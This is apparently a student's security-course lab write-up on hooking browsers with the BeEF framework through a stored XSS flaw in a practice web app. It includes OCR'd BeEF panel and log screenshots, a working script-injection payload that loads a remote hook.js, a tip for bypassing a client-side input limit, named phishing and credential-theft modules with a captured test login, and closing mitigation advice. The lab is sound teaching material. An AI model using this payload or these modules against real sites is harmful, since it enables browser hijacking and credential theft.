[13:11:03][*] HTTP Proxy: http://127.0.0.1:6789
[13:11:03][*] BeEF server started (press control+c to stop)
Open Link
Copy Link
Copy
Copy as HTML
Paste
Read-Only
Preferences
New Window
New Tab
Show Menubar



BeEF Control
Sign in - Google A
BeEF Basic Demo
Vulnerability: File
https://gist.gith
WordPress › Erro
127.0.0.1:3000/ui/panel#id=KQ7QCXfBjhgt90fQVqCnsXSMGoLYCUgKwt44tN35...
BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout
Hooked Browsers
Online Browsers
127.0.0.1
Offline Browsers
127.0.0.1
127.0.0.1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Browser (57)
Chrome Extensions (6)
Debug (9)
Exploits (109)
Host (24)
IPEC (9)
Metasploit (1)
Misc (20)
Network (22)
Persistence (9)
Phonegap (16)
Social Engineering (24)
Text to Voice
Clickjacking
Clippy
Fake Evernote Web Clip
Fake Flash Update
Fake LastPass
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Lcamtuf Download
Module Results History
id
date
label
0
2022-04-05 13:43
command 1
Command results
1
Tue Apr 05 2022 13:44:10 GMT-0700 (Pacific Daylight Time)
data: result=Username: hackeruser Password: hackerpass
Re-execute command
Basic
Requester
Ready

```
sysadmin@ubuntudesktop: ~
File  Edit  View  Search  Terminal  Help
        /opt/beef/core/main/server.rb:165:in `start'
        beef:232:in `<main>'
[13:44:10][*] Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: UNKNOWN) fro
m command module [cid:1, mod: 73, name:'Google Phishing']
[13:44:12][!] [Browser Details] Invalid browser version returned from the hook browser's initial
connection.
[13:44:13][*] New Hooked Browser [id:2, ip:127.0.0.1, browser:C-99.0.4844.88, os:Linux-], hooked
domain [0.0.0.0:3000]
#<Thread:0x00005625219ebf78@/opt/beef/core/main/network_stack/handlers/dynamicreconstruction.rb:4
7 run> terminated with exception (report_on_exception is true):
Traceback (most recent call last):
        50: from /opt/beef/core/main/network_stack/handlers/dynamicreconstruction.rb:48:in `block
 (2 levels) in <class:DynamicReconstruction>'
        49: from /opt/beef/core/main/network_stack/handlers/dynamicreconstruction.rb:55:in `check
_packets'
        48: from /opt/beef/core/main/network_stack/handlers/dynamicreconstruction.rb:55:in `each'
        47: from /opt/beef/core/main/network_stack/handlers/dynamicreconstruction.rb:80:in `block
 in check_packets'
        46: from /opt/beef/core/main/network_stack/handlers/dynamicreconstruction.rb:107:in `exec
ute'
        45: from /opt/beef/core/main/network_stack/handlers/dynamicreconstruction.rb:107:in `new'
        44: from /opt/beef/extensions/events/handler.rb:19:in `initialize'
        43: from /opt/beef/extensions/events/handler.rb:45:in `setup'
        42: from /opt/beef/extensions/events/handler.rb:45:in `each'
        41: from /opt/beef/extensions/events/handler.rb:46:in `block in setup'
        40: from /opt/beef/core/main/logger.rb:43:in `register'
        39: from /var/lib/gems/2.5.0/gems/activerecord-6.1.3.2/lib/active_record/persistence.rb:3
8:in `create'
        38: from /var/lib/gems/2.5.0/gems/activerecord-6.1.3.2/lib/active_record/suppressor.rb:44
:in `save'
        37: from /var/lib/gems/2.5.0/gems/activerecord-6.1.3.2/lib/active_record/transactions.rb:
298:in `save'
        36: from /var/lib/gems/2.5.0/gems/activerecord-6.1.3.2/lib/active_record/transactions.rb:
```

- Task details:
  - The page you will test is the Replicants Stored XSS application which was used the first day of this unit: `http://192.168.13.25/vulnerabilities/xss_s/`
  - The BeEF hook, which was returned after running the `sudo beef` command was: `http://127.0.0.1:3000/hook.js`
  - The payload to inject with this BeEF hook is: `<script src="http://127.0.0.1:3000/hook.js"></script>`


- When you attempt to inject this payload, you will encounter a client-side limitation that will not allow you to enter the whole payload. You will need to find away around this limitation.


  - **Hint:** Try right-clicking and selecting "Inspecting the Element".




- Once you are able to hook into Replicants website, attempt a couple BeEF exploits. Some that work well include:

  - **Social Engineering >> Pretty Theft**






- **Social Engineering >> Fake Notification Bar**



- **Host >> Get Geolocation (Third Party)**



6. **Deliverable**: Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.

How to mitigate the Browser Exploitation Framework attacks are to implement the following:

- **Keep browsers and verified browser extensions up to date regularly, as well as antivirus and browser antivirus/ anti-malware protection plugins. This would not guarantee protection, but it will help prevent any known exploits that may be outdated at least.**
- **Use a browser extension that helps prevent such attacks, such as "NoScript" for Chrome/Firefox and other Chromium based, or Mozilla based browser derivatives to limit exposure to unknown hooked websites with malicious Java scripts. The reason for this is because BeEF is JavaScript based, and by preventing such scripts from running on unknown third party websites, this will help limit the exposure to your browser being "hooked."**
- **Implement a company or personal policy of regularly updating and changing out passwords over certain periods of time so that old credentials and login information does not get taken advantage of at future dates. Use a password manager and secure passwords with auto-fill capabilities to automatically input passwords to legitimate websites to avoid phishing sites that password managers would not automatically fill, or key-loggers that may record manually typed credentials.**